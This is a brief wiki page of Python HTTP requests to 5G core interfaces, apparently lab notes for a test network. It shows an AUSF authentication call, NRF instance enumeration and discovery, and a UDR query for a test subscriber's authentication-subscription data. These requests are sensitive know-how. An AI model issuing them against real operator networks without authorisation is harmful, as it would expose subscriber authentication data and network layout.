headers = {
  'Content-Type': 'application/json',
  'Accept': 'application/json'
}

# Send a POST request to the /nausf-auth/v1/ue-authentications endpoint
body = '{"supiOrSuci":"imsi-999700000000001","servingNetworkName":"5G:mnc70.mcc999.3gppnetwork.org"}'
c.request('POST', '/nausf-auth/v1/ue-authentications', body, headers)
```

NRF

```
### NRF 1
c.request('GET','/nnrf-nfm/v1/nf-instances')

### NRF 2
c.request('GET','/nnrf-disc/v1/nf-instances?requester-nf-type=AMF&target-nf-type=SMF')
```

UDR

```
c.request('GET','/nudr-dr/v1/subscription-data/imsi-999700000000001/authentication-data/authentication-subscription')
```

Revision #1
Created 16 September 2024 12:43:41 by seankan
Updated 18 September 2024 08:58:16 by seankan